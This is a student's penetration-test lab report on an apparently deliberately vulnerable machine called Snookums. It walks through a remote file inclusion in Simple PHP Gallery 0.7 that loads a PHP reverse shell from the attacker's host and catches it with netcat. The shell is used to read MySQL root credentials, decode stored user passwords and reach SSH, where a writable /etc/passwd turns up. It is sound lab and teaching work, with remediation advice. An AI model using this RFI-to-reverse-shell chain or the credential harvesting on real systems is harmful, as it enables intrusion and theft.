CSOC 1020: Lab Assignment #4-Snookums

Prepared By: Vyomesh Jethava (Student Id: 219929900)

Table of Contents

Remote File Inclusion on Simple PHP Gal0.7

Description

Web server hosted on 192.168.169.59 is using outdated version PHP Gal0.7 which is infected to Remote File Inclusion (CVE-2023-22232). This can result in getting reverse shell to attackers and disclosing MYSQL database credentials.

Impact

Attacker can obtain access to web server using PHP reverse shell and MYSQL database server using credentials we got on server file db.php. Here it was possible that user “Michael” has read and write permissions so attacker can modify or install backdoor in /temp folder which has execution and download permissions.


Recommendations

- Update patched PHP version to latest available version.
- Encrypt credentials data and store it in a secure location which should only be accessed by root user.

Steps to Reproduce

1. Web host 192.168.169.58 which has website hosted, we will perform network scan using open-source tool Nmap, which will help us know open ports and services running on them.


Command: nmap -sS -sV -p- 192.168.169.58



```
┌──(root㉿darkv3nom)-[/home/darkv3nom]
└─# nmap -sS -sV -p- 192.168.169.58
Starting Nmap 7.94 ( https://nmap.org ) at 2023-08-16 11:38 EDT
Nmap scan report for 192.168.169.58
Host is up (0.025s latency).
Not shown: 65527 filtered tcp ports (no-response)
PORT      STATE SERVICE     VERSION
21/tcp    open  ftp         vsftpd 3.0.2
22/tcp    open  ssh         OpenSSH 7.4 (protocol 2.0)
80/tcp    open  http        Apache httpd 2.4.6 ((CentOS) PHP/5.4.16)
111/tcp   open  rpcbind     2-4 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: SAMBA)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: SAMBA)
3306/tcp  open  mysql       MySQL (unauthorized)
33060/tcp open  mysqlx?
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-b
in/submit.cgi?new-service :
SF-Port33060-TCP:V=7.94%I=7%D=8/16%Time=64DCEDFC%P=x86_64-pc-linux-gnu%r(N
SF:ULL,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(GenericLines,9,"\x05\0\0\0\x0b\
SF:x08\x05\x1a\0")%r(GetRequest,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(HTTPOp
SF:tions,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(RTSPRequest,9,"\x05\0\0\0\x0b
SF:\x08\x05\x1a\0")%r(RPCCheck,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(DNSVers
SF:ionBindReqTCP,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(DNSStatusRequestTCP,2
SF:B,"\x05\0\0\0\x0b\x08\x05\x1a\0\x1e\0\0\0\x01\x08\x01\x10\x88'\x1a\x0fI
SF:nvalid\x20message\"\x05HY000")%r(Help,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")
SF:%r(SSLSessionReq,2B,"\x05\0\0\0\x0b\x08\x05\x1a\0\x1e\0\0\0\x01\x08\x01
SF:\x10\x88'\x1a\x0fInvalid\x20message\"\x05HY000")%r(TerminalServerCookie
SF:,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(TLSSessionReq,2B,"\x05\0\0\0\x0b\x
SF:08\x05\x1a\0\x1e\0\0\0\x01\x08\x01\x10\x88'\x1a\x0fInvalid\x20message\"
SF:\x05HY000")%r(Kerberos,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(SMBProgNeg,9
SF:,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(X11Probe,2B,"\x05\0\0\0\x0b\x08\x05\
```


2. Now we will perform directory search on http://192.168.169.58 using open-source tool Dirsearch.

Command: dirsearch -u http://192.168.169.58



```
Target: http://192.168.169.58/

[11:43:35] Starting:
[11:43:40] 403 -  213B  - /.ht_wsr.txt
[11:43:40] 403 -  216B  - /.htaccess.bak1
[11:43:40] 403 -  216B  - /.htaccess.orig
[11:43:40] 403 -  216B  - /.htaccess.save
[11:43:40] 403 -  217B  - /.htaccess_extra
[11:43:40] 403 -  218B  - /.htaccess.sample
[11:43:40] 403 -  214B  - /.htaccess_sc
[11:43:40] 403 -  216B  - /.htaccess_orig
[11:43:40] 403 -  214B  - /.htaccessBAK
[11:43:41] 403 -  214B  - /.htaccessOLD
[11:43:41] 403 -  215B  - /.htaccessOLD2
[11:43:41] 403 -  206B  - /.htm
[11:43:41] 403 -  207B  - /.html
[11:43:41] 403 -  212B  - /.htpasswds
[11:43:41] 403 -  216B  - /.htpasswd_test
[11:43:41] 403 -  213B  - /.httr-oauth
[11:43:44] 301 -  233B  - /js  ->  http://192.168.169.58/js/
[11:43:45] 200 -    4KB - /README.txt
[11:43:53] 403 -  210B  - /cgi-bin/
[11:43:55] 301 -  234B  - /css  ->  http://192.168.169.58/css/
[11:43:55] 200 -    0B  - /db.php
[11:43:59] 200 -    1KB - /image.php
[11:43:59] 301 -  237B  - /images  ->  http://192.168.169.58/images/
[11:43:59] 200 -    3KB - /images/
[11:43:59] 200 -    3KB - /index.php
[11:43:59] 200 -    3KB - /index.php/login/
[11:44:00] 200 -    2KB - /js/
[11:44:00] 200 -   18KB - /license.txt
[11:44:04] 301 -  237B  - /photos  ->  http://192.168.169.58/photos/
```


3. Now we will go to http:192.168.169.58/image.php, which is using PHP 0.7 version.



Back to Gallery

Simple PHP Photo Gallery v0.8

4. Now we will search for exploit in PHP version 0.7. As a result, we got RFI on PHPGal0.7.



SimplePHPGal 0.7 - Remote File Inclusion

EDB-ID: 48424 CVE: N/A

EDB Verified: ✗

Author: H4SHUR Type: WEBAPPS

Exploit: ⬇ / {}

Platform: PHP Date: 2020-05-05

Vulnerable App:


```
# Title: SimplePHPGal 0.7 - Remote File Inclusion
# Author: h4shur
# date:2020-05-05
# Vendor Homepage: https://johncaruso.ca
# Software Link: https://johncaruso.ca/phpGallery/
# Software Link: https://sourceforge.net/projects/simplephpgal/
# Tested on: Windows 10 & Google Chrome
# Category : Web Application Bugs
# Dork : intext:"Created with Simple PHP Photo Gallery"
         intext:"Created by John Caruso"


### Note:
```

Here it is specified how to run reverse shell in web URL.

```
### Poc   :

[+]   site.com/image.php?img= [ PAYLOAD ]
```

5. Now we will download PHP reverse shell (https://github.com/pentestmonkey/php-reverse-shell) and modify IP address of system and port number 21.


Command: wget https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php




```
┌──(root㉿darkv3nom)-[/home/darkv3nom/Downloads]
└─# wget https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php
--2023-08-16 11:53:19--  https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php
Resolving github.com (github.com)... 140.82.114.3
Connecting to github.com (github.com)|140.82.114.3|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 24731 (24K) [text/plain]
Saving to: ‘php-reverse-shell.php.1’

php-reverse-shell.php.1          100%[=================================================>]  24.15K  --.-KB/s    in 0.03s

2023-08-16 11:53:19 (769 KB/s) - ‘php-reverse-shell.php.1’ saved [24731/24731]
```

6. Now we will run local Python server and host this reverse shell file in it to use it in Web URL.

Command: python2 -m SimpleHTTPServer 80




```
┌──(root㉿darkv3nom)-[/home/darkv3nom/Downloads]
└─# python2 -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
```



Directory listing for /


- 48424.txt
- offsec.ovpn
- universal.ovpn

At the same time, we will open listener on port 21 to receive the request.




```
┌──(root㉿darkv3nom)-[/home/darkv3nom/Downloads]
└─# nc -nvlp 21
listening on [any] 21 ...
```

7. Now entering reverse shell file path (http://192.168.169.58/image.php?img=http://192.168.45.250:80/php-reverse-shell.php) in URL, we will get web server shell on our listener.



```
┌──(root㉿darkv3nom)-[/home/darkv3nom]
└─# nc -nvlp 21
listening on [any] 21 ...
connect to [192.168.45.250] from (UNKNOWN) [192.168.169.58] 43256
Linux snookums 3.10.0-1127.10.1.el7.x86_64 #1 SMP Wed Jun 3 14:28:03 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
 11:02:18 up  1:14,  0 users,  load average: 0.00, 0.01, 0.05
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=48(apache) gid=48(apache) groups=48(apache) context=system_u:system_r:httpd_t:s0
sh: no job control in this shell
```


8. On web shell, system file path /var/www/html contains a file named db.php which stores password for mysql server.



```
sh-4.2$ cat db.php
cat db.php
<?php
define('DBHOST', '127.0.0.1');
define('DBUSER', 'root');
define('DBPASS', 'MalapropDoffUtilize1337');
define('DBNAME', 'SimplePHPGal');
?>
```

9. Now we will first upgrade our shell before connecting to MYSQL.


Command: python -c 'import pty; pty.spawn("/bin/bash")'



```
sh-4.2$ python -c 'import pty; pty.spawn("/bin/bash")'
python -c 'import pty; pty.spawn("/bin/bash")'
```


10. Now we will connect to mysql using user root and password MalapropDoffUtilize1337 that we got previously.

Command: mysql -u root -p




```
bash-4.2$ mysql -u root -p
mysql -u root -p
Enter password: MalapropDoffUtilize1337

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 10
Server version: 8.0.20 MySQL Community Server - GPL

Copyright (c) 2000, 2020, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
```


11. Now we can browse to MYSQL and explore table named SimplePHPGal. It contains table user with username and password in double encoded base64 encypted method.




```
mysql> show databases;
show databases;
+--------------------+
| Database           |
+--------------------+
| SimplePHPGal       |
| information_schema |
| mysql              |
| performance_schema |
| sys                |
+--------------------+
5 rows in set (0.00 sec)
```



```
mysql> USE SimplePHPGal;
USE SimplePHPGal;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
show tables;
+------------------------+
| Tables_in_SimplePHPGal |
+------------------------+
| users                  |
+------------------------+
1 row in set (0.00 sec)
```



```
mysql> SELECT * FROM users;
SELECT * FROM users;
+----------+----------------------------------------------+
| username | password                                     |
+----------+----------------------------------------------+
| josh     | VFc5aWFXeHBlbVZJYVhOelUyVmxaSFJwYldVM05EYz0= |
| michael  | U0c5amExTjVaRzVsZVVObGNuUnBabmt4TWpNPQ==     |
| serena   | VDNabGNtRnNiRU55WlhOMFRHVmhiakF3TUE9PQ==     |
+----------+----------------------------------------------+
3 rows in set (0.00 sec)
```



```
mysql> SELECT username, CONVERT(FROM_BASE64(FROM_BASE64(password)), CHAR) FROM users;
SELECT username, CONVERT(FROM_BASE64(FROM_BASE64(password)), CHAR) FROM users;
+----------+---------------------------------------------------+
| username | CONVERT(FROM_BASE64(FROM_BASE64(password)), CHAR) |
+----------+---------------------------------------------------+
| josh     | MobilizeHissSeedtime747                           |
| michael  | HockSydneyCertify123                              |
| serena   | OverallCrestLean000                               |
+----------+---------------------------------------------------+
3 rows in set (0.00 sec)
```

After decoding it, we can see username and password.

Insecure Permissions on SSH

Description

User “Michael” on system 192.168.169.58 has root permissions against an SSH. User can write commands with read and write permission including creating new user into SSH which will be modified into the system.

Impact

Attacker with user-level access to SSH on web server 192.168.169.58 could obtain root privilege to the system which would be executed without any problem.

Recommendations

- Change the permissions for SSH connection such that only root can have write permission.
- File permissions across the server should impose least privilege with only necessary permissions being assigned to SSH connection.


Steps to Reproduce

1. Login into SSH server using following command and credentials which we obtained from /var/www/html/db.php file.

   Command: ssh michael@192.168.169.58

   Username: michael

   Password: HockSydneyCertify123



```
┌──(root㉿darkv3nom)-[/home/darkv3nom]
└─# ssh michael@192.168.169.58
michael@192.168.169.58's password:
[michael@snookums ~]$ id
uid=1000(michael) gid=1000(michael) groups=1000(michael) context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
[michael@snookums ~]$ ls -lah /etc/passwd
-rw-r--r--. 1 michael root 1.2K Aug 16 11:09 /etc/passwd
```

Here, we can see that user michael has root permission including read and write. This means attacker can modify any changes on web server using the user michael